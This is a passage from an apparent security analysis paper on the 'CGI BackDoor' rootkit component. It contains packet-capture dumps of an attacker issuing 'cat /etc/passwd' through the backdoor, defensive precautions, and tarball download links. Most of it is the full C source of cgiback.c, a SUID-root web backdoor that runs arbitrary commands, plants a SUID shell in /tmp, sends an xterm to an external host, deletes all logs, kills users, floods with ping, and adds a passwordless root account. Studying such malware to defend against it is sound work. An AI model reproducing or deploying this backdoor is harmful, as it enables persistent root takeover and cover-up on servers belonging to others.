   512: 7720 726f 6f74 2061 6363 6f75 6e74 0a3c  wrootaccount.<
   528: 4f50 5449 4f4e 3e65 7865 6375 7465 2063  OPTION>executec
   544: 6f6d 6d61 6e64 3a0a 3c2f 5345 4c45 4354  ommand:.</SELECT
   560: 3e0a 4164 6472 6573 732f 436f 6d6d 616e  >.Address/Comman
   576: 643a 3c49 4e50 5554 2054 5950 453d 5445  d:<INPUTTYPE=TE
   592: 5854 204e 414d 453d 4144 4452 4553 533e  XTNAME=ADDRESS>
   608: 0a3c 4252 3e3c 494e 5055 5420 5459 5045  .<BR><INPUTTYPE
   624: 3d73 7562 6d69 7420 5641 4c55 453d 2245  =submitVALUE="E
   640: 7865 6375 7465 2e2e 223e 0a3c 4252 3e3c  xecute..">.<BR><
   656: 4252 3e55 7365 7273 2063 6f6e 6e65 6374  BR>Usersconnect
   672: 6564 3a3c 4252 3e0a 3c50 5245 3e0a       ed:<BR>.<PRE>.
…
```

Here the attacker chooses the "execute command" option , enters the command string "*cat /etc/passwd*", and sends the URL request to the victim:

```
IP:   Source address = a.b.228.11, a.b.228.11
IP:   Destination address = a.b.228.26, a.b.228.26
IP:   No options
IP:
TCP:  ----- TCP Header -----
TCP:
TCP:  Source port = 1489
TCP:  Destination port = 80 (HTTP)
      …
HTTP: ----- HyperText Transfer Protocol -----
HTTP:
HTTP: Content-type: application/x-www-form-urlencoded
HTTP: Content-length: 53
HTTP:
HTTP:

     0: 00d0 5913 7cd2 0050 8b0d f57b 0800 4500  ..Y.|..P...{..E.
    16: 00a4 e5ad 4000 8006 0837 a224 e40b a224  ....@....7.$...$
    32: e41a 05d1 0050 0005 95db 972b 039c 5018  .....P.....+..P.
    48: 2238 e5f0 0000 436f 6e74 656e 742d 7479  "8....Contentty
    64: 7065 3a20 6170 706c 6963 6174 696f 6e2f  pe:application/
    80: 782d 7777 772d 666f 726d 2d75 726c 656e  x-wwwformurlen
    96: 636f 6465 640d 0a43 6f6e 7465 6e74 2d6c  coded..Contentl
   112: 656e 6774 683a 2035 330d 0a0d 0a53 5452  ength:53....STR
   128: 434d 443d 6578 6563 7574 652b 636f 6d6d  CMD=execute+comm
   144: 616e 6425 3341 2641 4444 5245 5353 3d63  and%3A&ADDRESS=c
   160: 6174 2b25 3246 6574 6325 3246 7061 7373  at+%2Fetc%2Fpass
   176: 7764                                     wd
```

How to Protect against the CGI BackDoor and other CGI Vulnerabilities:

While this particular malicious program is a backdoor which is meant to be installed **after** the attacker gains root access, the following precautions can greatly reduce the risk from the CGI BackDoor and the vulnerabilities inherent in using CGI's.

1. Run Tripwire to detect any changes to the web server. Use a Tripwire database on removable media whose integrity you are confident of (perhaps made before the web server went online).

2. Search for new files with SUID root permissions, especially in the *cgi-bin* directory. Create a cron job that runs the command *cd ; find . –perm –4000* daily and mails the results to the root account.

3. Periodically run the command *cd ; find .* | *grep cgiback.c* from any directory you happen to be in while logged into the web server. The attacker may have left the backdoor source code on the server in an obscure directory. If you find it, follow your incident handling procedures to remove it.

4. Do not rely heavily on the *netstat –an* command. CGI's are transient binaries that are short lived.

5. Remove any sample or test CGI programs from the web server *cgi-bin* directory.

6. Try not to run a vendor or 3rd party supplied CGI with the name given by the author, if possible. If you have the source code, rename the script or the binary. This will make CGI "random scanning" less fruitful for casual attackers.

7. Never leave the source code to your CGI's in the *cgi-bin* directory if you are using a language that requires compilation. Attackers could modify the code and replace your binaries with a trojanized version. Worse, the attacker could find something to exploit in your CGI, like a buffer overflow vulnerability.

8. Test input data before storing them into static buffers to help avoid buffer overflow exploits. Take care not to use easily exploitable functions such as *strcpy( )*. Use the *strncpy( )* function instead. Better yet, use dynamic memory allocation and avoid this issue entirely.

9. Be sure the *cgi-bin* directory does not contain interpreters such as TCL, Java, Perl or UNIX/Linux shells such as sh and bash.

10. Exercise extreme care in the use of system calls that open command shells. These include the *popen( )* and *system( )* functions in C, and the *exec( )* and *eval( )* functions in Perl.

11. Exercise extreme care in the use of system calls that open command shells. These include the *popen( )* and *system( )* functions in C, and the *exec( )* and *eval( )* functions in Perl.

12. Do not depend on the PATH environment variable being set correctly in CGI scripts. Use the fully qualified path, such as */bin/date*. Never include the current directory, ".", in the PATH variable.

13. Write custom IDS signatures for known backdoor programs.

14. Look for new CGI's in the *cgi-bin* directory on a periodic basis. If an unfamiliar CGI binary is found, run the command *strings <binary_name> | more* on the binary and look for suspicious text strings (such as "kill –9", "shutdown", or "cat /etc/shadow").

15. Run the web server in a *chroot( )*'d environment. This allows the root user to force a program to run under a certain directory of the file system without allowing access from it to any other parts of the file system. However, if the has attacker rooted the box, the chroot jail is no longer impenetrable.

16. If you have permission to do so, download and run the CGI scanner *Whisker* (http://www.wiretrip.net/rfp) against your web server. If you don't, someone else will be kind enough to do it for you.

Source Code:

The CGI Backdoor tar ball is available at:

http://www.ussrback.com/UNIX/penetration/rootkits/cgiback.tgz

http://packetstorm.securify.com/UNIX/penetration/rootkits/cgiback.tgz

The cgiback.c source code below is from the Packetstorm web site. Note that the code requires the include file *inc.h* which is created by running the *config.sh* bash script included in the tar ball. In addition, there is a bug in the source code that does not affect compilation, but does render the exploit harmless. It is left up to the reader to find and correct this bug if they wish to run the exploit.

```
/**********************************************************************/
/* CGI BackDoor by OVERFLOW <overflow@ptlink.net>                     */
/* Thanks to:                                                         */
/*        Heat for his hints and ideas                                */
/*        Marado for his NUKEM CGI                                    */
/*        All Ptlink pple                                             */
/* Usage:                                                             */
/*  ./config.sh                                                       */
/*                                                                    */
/*         =with logs                                                 */
/*  gcc cgiback.c -o /home/httpd/cgi-bin/cgiback.cgi -DO_LOGS -lcrypt */
/*         =without logs                                              */
/*  gcc cgiback.c -o /home/httpd/cgi-bin/cgiback.cgi -lcrypt          */
/*                                                                    */
/*  chmod 4755 /home/httpd/cgi-bin/cgiback.cgi                        */
/*                                                                    */
/*  lynx http://hacked_host.id/cgi-bin/cgiback.cgi                    */
/*                                                                    */
/* Tested in:                                                         */
/*  RedHat 6.1                                                        */
/*                                                                    */
/* Password is encryped with DES                                      */
/*  Real password ->   lamepass                                       */
/*                                                                    */
/**********************************************************************/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "inc.h"

#define PASSWORD "0V.6vWucojTqA"

#ifdef O_LOGS
#define LOGFILE "/var/log/httpd/back.cgi.log"
#endif

#define NOBODY_ID 99
#define NOBODY_GID 99

#define LOGDIR "/var/log"
#define HTTPDLOG "/var/log/httpd/access_log"
#define HTTPDLOGDIR "/var/log/httpd"

typedef struct _pid {
char pid[10];
struct _pid *next;
} *pid;

#ifdef O_LOGS
void dologs(char *str,char *remoteaddr)
{
FILE *logs;
time_t t;
char *date;
if (str==NULL || remoteaddr==NULL) return;
logs=(FILE *) fopen(LOGFILE,"a");
if (logs==NULL) return;
date=malloc(256);
time(&t);
strftime(date,255,"%a %b %d %T %Z %Y",localtime(&t));
fprintf(logs,"%s: FROM:%s > %s\n",date,remoteaddr,str);
}
#endif
```

```
char *getaddress()
{
  char *content;
  char *address;
content = (char *) malloc (atoi (getenv ("CONTENT_LENGTH")) + 2);
read (0, content, atoi (getenv ("CONTENT_LENGTH")));
address = (char *) malloc (sizeof(char)*(strlen(content)-15));
address=strstr(content,"ADDRESS=")+8;
if (address!=NULL)
        address[strlen(address)-1]='\0';
return(address);
}

char x2c(char *what)
{
  register char digit;

  digit = (what[0] >= 'A' ? ((what[0] & 0xdf) - 'A')+10 : (what[0] -
'0'));
  digit *= 16;
  digit += (what[1] >= 'A' ? ((what[1] & 0xdf) - 'A')+10 : (what[1] -
'0'));
  return (digit);
}

void dellog(char *cgifile)
{
char *buffer;
buffer=malloc(255*(sizeof(char)));
/******* it's easier with awk       :)  ****/
snprintf(buffer, 250,"awk '$0 !~ /%s/ { print }' %s >
%s/access_new",cgifile, HTTPDLOG, HTTPDLOGDIR);
system(buffer);
free(buffer);
buffer=malloc(255*(sizeof(char)));
snprintf(buffer,250 ,"/bin/mv -f %s/access_new %s; /bin/rm -f
%s/access_new", HTTPDLOGDIR, HTTPDLOG, HTTPDLOGDIR);
system(buffer);
}

void executa(char *s)
{
FILE *out;
int c = 0, f = 0;
if (s==NULL)
  {
  printf("OV: Invalid command");
  return;
  }
if(strstr(s,"/ps"))
        {
        printf("\nDue to suExec in apache, any ps command must be done
with  httpd id and gid\n");
        setuid(NOBODY_ID);
        setgid(NOBODY_GID);
        }
out = popen(s, "r");
```

```
if (out != NULL)
{
while (c != EOF)
    {
    c = fgetc(out);
    if (c != EOF && c != '\0')
        {

        printf("%c", (char) c);
        f++;
        }
    }
pclose(out);
}
if (f == 0 && strcmp(WHO, "") != 0)
    printf("OV: %s: command not found\n", s);
setuid(0);
setgid(0);
}
int
main (int argc, char *argv[])
{
 char *content;
 char *strcmd;
 char *address;
 char *ptr;
 char *ptr2;
 char *temp,*tmp;
 struct hostent *serverinfo;
 FILE *out;
 int f=0,c=0,i, tt;
 char *remoteaddr;
 pid pd_start=NULL, pd_end=NULL,pd_temp=NULL;
#ifdef O_LOGS
 remoteaddr= getenv("REMOTE_ADDR");
#endif
 setbuf (stdout, NULL);
 if ((argc == 1) && (strcmp (getenv ("REQUEST_METHOD"), "GET") == 0))
  {
printf ("Content-type: text/html\n\n");
printf("<ISINDEX PROMPT=\"Password:\">");
//dellog(argv[0]);
exit(0);
}
if ((argc == 2)&&(strcmp (getenv ("REQUEST_METHOD"), "GET") ==
0)&&(strcmp((char *)crypt(argv[1],"0V"),PASSWORD)!=0)){
printf ("Content-type: text/plain\n\n");
printf("Wrong password!");
#ifdef O_LOGS
 dologs("Wrong password",remoteaddr);
#endif
//dellog(argv[0]);
exit(0);
}
   if ((argc == 2)&&(strcmp (getenv ("REQUEST_METHOD"), "GET") ==
0)&&(strcmp((char *)crypt(argv[1],"0V"),PASSWORD)==0))
   {
      printf ("Content-type: text/html\n\n");
      printf("<TITLE>CGI BackDoor by OverFlow
&#60;overflow@ptlink.net&#62;</TITLE>");
      printf ("<FORM ACTION=%s METHOD=POST>\n", getenv ("SCRIPT_NAME"));
      printf ("<SELECT NAME=STRCMD>\n");
      printf ("<OPTION>suid shell in tmp dir\n");
      printf ("<OPTION>shutdown machine\n");
      printf ("<OPTION>del all logs\n");
      printf ("<OPTION>erase backdoor\n");
      printf ("<OPTION>killall users\n");
      printf ("<OPTION>ping str site\n");
      printf ("<OPTION>xterm to external host\n");
      printf ("<OPTION>create new root account\n");
      printf ("<OPTION>execute command:\n");
      printf ("</SELECT>\n");
      printf ("Address/Command:<INPUT TYPE=TEXT NAME=ADDRESS>\n");
      printf ("<BR><INPUT TYPE=submit VALUE=\"Execute..\">\n");
      printf ("<BR><BR>Users connected:<BR>\n");
      printf ("<PRE>\n");
      executa(WHO);
      printf ("\n\n</PRE>\n");
      //dellog(argv[0]);
      exit (0);
      }
printf ("Content-type: text/plain\n\n");
if (geteuid ())
        {
        printf ("This CGI must be SUID root!\n Please check logs!");
        exit (0);
        }
content = (char *) malloc (atoi (getenv ("CONTENT_LENGTH")) + 2);
read (0, content, atoi (getenv ("CONTENT_LENGTH")));
content[strlen (content)] = '&';
ptr = strstr (content, "STRCMD=") + 5;
ptr2 = strstr (content, "&");
strcmd = (char *) malloc (ptr2 - ptr + 1);
strncpy (strcmd, ptr, ptr2 - ptr);
ptr = strstr (ptr, "ADDRESS=") + 8;
ptr2 = strstr (ptr, "&");

  executa(WHO);
  free (content);
  dup2 (1, 2);
  tmp = &strcmd[2];
  strcmd = tmp;
  free(&tmp);
  if (!strcmp (strcmd, "suid+shell+in+tmp+dir"))
    {
      temp = (char *) malloc (strlen(BASH) + strlen (CP) + strlen
(CHMOD)+40);
      sprintf (temp, "%s %s /tmp ; %s 4755 /tmp/bash", CP, BASH,CHMOD);
      if (system (temp) != 0)
        {
#ifdef O_LOGS
 dologs("OV: suid shell in tmp dir failed!",remoteaddr);
#endif
        printf ("OV: suid shell in tmp dir failed!\n");
        }
      else
        {
#ifdef O_LOGS
 dologs("OV: suid shell in tmp dir worked!",remoteaddr);
#endif
        printf ("OV: suid shell in tmp dir worked!\n");
        }
      free(temp);
    }
  if (!strcmp (strcmd, "xterm+to+external+host"))
    {

if (!(ptr2 - ptr))
  {
   printf ("OV: An address must be specified!");
   //dellog(argv[0]);
   exit (0);
  }
        address=getaddress();
        temp = (char *) malloc (17 + strlen (address));
        address[strlen(address)-1]='\0';
        setuid(0);
        setgid(0);
#ifdef O_LOGS
 sprintf(temp,"OV: xterm to %s", address);
 dologs(temp,remoteaddr);
#endif
        sprintf (temp, "%s -display %s:0 &",XTERM,address);
        if (system (temp) != 0)
        printf ("OV: An error occured!\n");
        else
        {
        printf ("OV: Xterm on its way!!\n");
        }
      free (temp);
    }
  if (!strcmp (strcmd, "shutdown+machine"))
    {
      temp = (char *) malloc (18 + strlen (SHUTDOWN));
      sprintf (temp, "%s -h now", SHUTDOWN);
#ifdef O_LOGS
 dologs("OV: BY BY I'M Going to Sleep!!",remoteaddr);
#endif
      printf ("OV: BY BY I'M Going to Sleep!!\n");
      system (temp);
      free (temp);
    }
  if (!strcmp (strcmd, "del+all+logs"))
    {
      temp = (char *) malloc (11 + strlen (RM) + strlen (LOGDIR));
      sprintf (temp, "%s -rf %s", RM, LOGDIR);
      if (system (temp) != 0)
        {
#ifdef O_LOGS
 dologs("OV: Error in Delete!",remoteaddr);
#endif
```

```
        printf ("OV: Error in Delete!\n");
        }
      else
        {
#ifdef O_LOGS
 dologs("OV: Logs!!! What is that!!..",remoteaddr);
#endif
        printf ("OV: Logs!!! What is that!!..\n");
        }
      free (temp);
    }
  if (!strcmp (strcmd, "erase+backdoor"))
    {
      temp = (char *) malloc (18 + strlen (argv[0]) + strlen (RM));
      sprintf (temp, "%s -rf %s", RM, argv[0]);
      if (system (temp) != 0)
        {
#ifdef O_LOGS
 dologs("OV: Error in delete..!",remoteaddr);
#endif
        printf ("OV: Error in delete..!\n");
        }
      else
        {
#ifdef O_LOGS
 dologs("OV: Backdoor removed!!",remoteaddr);
#endif
        printf ("OV: Backdoor removed!!\n");
        }
      free (temp);
    }
  if (!strcmp (strcmd, "killall+users"))
    {
      temp = (char *) malloc (1000);
/*      sprintf(temp, "cat /etc/passwd|%s '/home/'| %s -F: ' $3 > 499 {
print $1 }'",GREP,AWK);
      out = popen(temp, "r");
if (out != NULL)
{
pd_start=pd_end=malloc(sizeof (struct _pid));
pd_end->next=NULL;
pd_end->pid[0]='\0';
f=0;
while (c != EOF)
        {
        c = fgetc(out);
        if (c != EOF && c != '\0' && f<10)
                {
                if(c=='\n')
                   {
                   pd_end->pid[f]='\0';
                   pd_end->next=malloc(sizeof (struct _pid));
                   pd_end=pd_end->next;
                   f=0;
                   }
                else
                   {
```

```
                   pd_end->pid[f]= (char) c;
                   f++;
                   }
                }
        }
pclose(out);
}
pd_temp=pd_start;
while(pd_temp!=pd_end)
 {
 sprintf(temp,"for var in `%s -la /proc| %s '$4==\"%s\" {print $9 }'`; do
%s -9 $var; done",LS,AWK,KILL,pd_temp->pid);
 if (system(temp) != 0)
   printf("OV: Killall user %s failed",pd_temp->pid) ;
 else
   printf("OV: Killall user %s worked",pd_temp->pid) ;
 pd_temp=pd_temp->next;
 } */
i=fork();
if(i==0)
        {
        setuid(NOBODY_ID);
        setgid(NOBODY_GID);
        sprintf(temp,"%s aux > /tmp/.x12-123-2-3-45-5-6-78-8",PS);
        exit(system(temp));
        }
wait(NULL);
sprintf (temp, "for var in `cat /tmp/.x12-123-2-3-45-5-6-78-8 |%s -v
root|awk ' $7 !~ /\?/ { print $2 } '|grep -v PID`; do kill -9 $var;
done", GREP);
      system(temp);
      system("rm -rf /tmp/.x12-123-2-3-45-5-6-78-8");
#ifdef O_LOGS
 dologs("OV: KillALl!!",remoteaddr);
#endif
      free (temp);
    }
  if (!strcmp (strcmd, "ping+str+site"))
    {
      if(strstr(address,";") != NULL) exit(0);
      temp = (char *) malloc (50 + strlen (address));
      sprintf (temp, "%s -p 2b2b2b415448300d -c 500 %s 6400", PING
,address);
      if (system (temp) != 0)
        {
#ifdef O_LOGS
 dologs("OV: Error in ping!",remoteaddr);
#endif
        printf ("OV: Error in ping!\n");
        }
      else
        {
#ifdef O_LOGS
 dologs("OV: BOOM BOOM BOOM ...!!",remoteaddr);
#endif
        printf ("OV: BOOM BOOM BOOM ...!!\n");
        }
      free (temp);
    }
  if (!strcmp (strcmd, "create+new+root+account"))
    {
      temp = malloc(200);
      sprintf (temp, "echo 'ov::0:0::/root:/bin/bash' >> /etc/passwd ");
      if (system (temp) != 0)
        {
#ifdef O_LOGS
 dologs("OV: New Root Account failed!",remoteaddr);
#endif
        printf ("New Root Account failed!\n");
        }
      else
        {
#ifdef O_LOGS
 dologs("OV: New root account created as user:  ov !!",remoteaddr);
#endif
        printf ("New root account created as user:  ov !!\n");
        }
      free (temp);
    }
  if (!strcmp (strcmd, "execute+command%3A"))
    {
        if (!(ptr2 - ptr))
  {
   printf ("OV: A command must be specified!");
   //dellog(argv[0]);
   exit (0);
  }
content = (char *) malloc (atoi (getenv ("CONTENT_LENGTH")) + 2);
read (0, content, atoi (getenv ("CONTENT_LENGTH")));
address = (char *) malloc (sizeof(char)*(strlen(content)-15));
address=strstr(content,"ADDRESS=")+8;
if (address!=NULL)
        address[strlen(address)-1]='\0';
for (tt = 0, i = 0; address[i]; tt++, i++) {
        if ((address[tt] = address[i]) == '%') {
                address[tt] = x2c(&address[i + 1]);
                i += 2;
                }
        }
address[tt] = '\0';
for (tt = 0; address[tt]; tt++) {
        if (address[tt] == '+') {
                address[tt] = ' ';
        }
}

#ifdef O_LOGS
 temp=malloc(sizeof(char) * 60);
 sprintf(temp,"OV: execute: %s",address);
 dologs(temp,remoteaddr);
#endif
        executa(address);
    }
  //dellog(argv[0]);
  exit (0);
}
```

References:

Coar, Ken A L. “The WWW Common Gateway Interface Version 1.1”, 1999.
URL: http://CGI-Spec.Golux.Com/draft-coar-cgi-v11-03.txt

cgi@ncsa.uiuc.edu, “The Common Gateway Interface”, 1996.
URL: http://hoohoo.ncsa.uiuc.edu/cgi/overview.html

The SANS Institute, “How To Eliminate The Ten Most Critical Internet Security Threats - The Experts’ Consensus”, 2001. URL: http://www.sans.org/topten.htm

Stein, Lincoln D. “The World Wide Web Security FAQ”, 2000.
URL: http://www.w3.org/Security/Faq/www-security-faq.html

Stein, Lincoln D. “Web Security: A Step-by-Step Reference Guide”, Massachusetts, Addison Wesley, 1998.
URL: http://www.bookpool.com/.x/39xgcdm9nm/sm/0201634899

RFC 2068, “Hypertext Transfer Protocol -- HTTP/1.1”, 1997.
URL: http://www.cis.ohio-state.edu/htbin/rfc/rfc2068.html